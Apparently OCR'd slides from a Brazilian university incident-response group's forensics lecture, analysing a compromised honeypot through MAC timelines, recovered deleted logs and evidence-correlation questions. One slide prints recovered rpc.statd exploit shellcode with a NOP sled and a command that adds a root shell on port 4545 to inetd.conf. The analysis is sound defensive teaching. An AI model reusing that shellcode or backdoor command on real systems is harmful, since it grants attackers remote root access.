Nov 08 00 12:55:47    12408 .a. -rwxr-xr-x 1010     users    honeypot/usr/man/.Ci/addn
Nov 08 00 12:55:51       78 m.c -rw-r--r-- root     root     honeypot/usr/libexec/awk/addy.awk
Nov 08 00 12:55:58      328 .a. -rwxr-xr-x 1010     users    honeypot/usr/man/.Ci/do
                        657 m.c -rw-r--r-- root     root     honeypot/etc/passwd
                        601 m.c -rw-r--r-- root     root     honeypot/etc/shadow
Nov 08 00 12:56:02     7974 mac -rw-r--r-- root     root     honeypot/var/log/messages
                          0 mac -rw-r--r-- root     root     honeypot/var/log/xferlog
                        268 mac -rw-r--r-- root     root     honeypot/var/log/secure
                       1024 m.c drwxr-xr-x root     root     honeypot/var/log
                                                                       3878,1         64%
```

- As datas batem?




```
root@localhost# stat var/log
  File: `var/log'
  Size: 1024            Blocks: 2          IO Block: 1024   directory
Device: 704h/1796d      Inode: 12097       Links: 6
Access: (0755/drwxr-xr-x)  Uid: (    0/    root)   Gid: (    0/    root)
Access: 2000-11-08 08:02:05.000000000 -0200
Modify: 2000-11-08 12:56:02.000000000 -0200
Change: 2000-11-08 12:56:02.000000000 -0200
root@localhost# ls -l var/log/{messages,xferlog,secure}
-rw-r--r-- 1 root root 7974 2000-11-08 12:56 var/log/messages
-rw-r--r-- 1 root root  268 2000-11-08 12:56 var/log/secure
-rw-r--r-- 1 root root    0 2000-11-08 12:56 var/log/xferlog
root@localhost# tail -n 2 var/log/{messages,secure}
==> var/log/messages <==
Nov  8 00:08:41 apollo inetd[408]: pid 2078: exit status 1
Nov  8 04:02:00 apollo anacron[2159]: Updated timestamp for job `cron.daily' to 2000-11-08

==> var/log/secure <==
Nov  8 00:08:40 apollo in.telnetd[2077]: connect from 216.216.74.2
Nov  8 00:08:40 apollo in.telnetd[2078]: connect from 216.216.74.2
root@localhost#
```

Estudo de caso


2° e 3° passo: Reconhecimento e análise de evidências

- Recuperando logs apagados



```
root@localhost# strings honeypot.hda7.dd | grep "Nov  8 "
Nov  8 00:08:40 apollo in.telnetd[2077]: connect from 216.216.74.2
Nov  8 00:08:40 apollo in.telnetd[2078]: connect from 216.216.74.2
Nov  8 00:08:41 apollo inetd[408]: pid 2077: exit status 1
Nov  8 00:08:41 apollo inetd[408]: pid 2078: exit status 1
Nov  8 04:02:00 apollo anacron[2159]: Updated timestamp for job `cron.daily' to 2000-11-08
Nov  8 00:08:41 apollo inetd[408]: pid 2077: exit status 1
Nov  8 00:08:41 apollo inetd[408]: pid 2078: exit status 1
Nov  8 04:02:00 apollo anacron[2159]: Updated timestamp for job `cron.daily' to 2000-11-08
Nov  8 00:08:41 apollo inetd[408]: pid 2077: exit status 1
Nov  8 00:08:41 apollo inetd[408]: pid 2078: exit status 1
Nov  8 00:09:00 apollo rpc.statd[270]: SM_MON request for hostname containing '/': ^D
Nov  8 04:02:00 apollo anacron[2159]: Updated timestamp for job `cron.daily' to 2000-11-08
root@localhost# unrm honeypot.hda7.dd > saida/hda7.unrm
root@localhost#
```

- Shell Code encontrado!



```
Nov  8 00:08:41 apollo inetd[408]: pid 2078: exit status 1
Nov  8 00:09:00 apollo rpc.statd[270]: SM_MON request for hostname containing '/': ^D
<F7><FF><BF>^D<F7><FF><BF>^E<F7><FF><BF>^E<F7><FF><BF>^F<F7><FF><BF>^F<F7><FF><BF>^G<F7><FF
><BF>^G<F7><FF><BF>08049f10 bffff754 000028f8 4d5f4d53 72204e4f 65757165 66207473 6820726f
6e74736f 20656d61 746e6f63 696e6961 2720676e 203a272f 0000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000bffff70400000000000000000000000000000000000000000000000bffff7050000bffff7060
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0bffff707<90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><9
0><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><
90><90><90><90><90><90><90><EB>K^<89>v<AC><83><EE> <8D>^(<83><C6> <89>^<B0><83><EE> <8D>^.<
83><C6> <83><C3> <83><EB>#<89>^<B4>1<C0><83><EE> <88>F'<88>F*<83><C6> <88>F<AB><89>F<B8><B0
>+, <89><F3><8D>N<AC><8D>V<B8><CD><80>1<DB><89><D8>@<CD><80><E8><B0><FF><FF><FF>/bin/sh -c
echo 4545 stream tcp nowait root /bin/sh sh -i >> /etc/inetd.conf;killall -HUP inetd
Nov  8 04:02:00 apollo anacron[2159]: Updated timestamp for job `cron.daily' to 2000-11-08
                                                                      1,1           All
```

Estudo de caso

<u>4° passo</u>: Correlacionamento de Evidências

- Como o invasor conseguiu o acesso?
- Qual era o propósito do invasor quando invadiu?
- Como o invasor pretendia manter o acesso à máquina?

<u>5° passo</u>: Reconstrução dos fatos

- O que aconteceu e em que ordem?
- O que foi instalado na máquina invadida?

Dúvidas

?

Referências

The Honeynet Project

- http://www.honeynet.org

Perícia Forense Computacional (Forensic Discovery)

Dan Farmer & Wietse Venema

- http://www.porcupine.org/forensics/forensic-discovery

Obrigado!

O Grupo de Resposta a Incidentes de Segurança agradece a presença de todos!

Contato: gris@gris.dcc.ufrj.br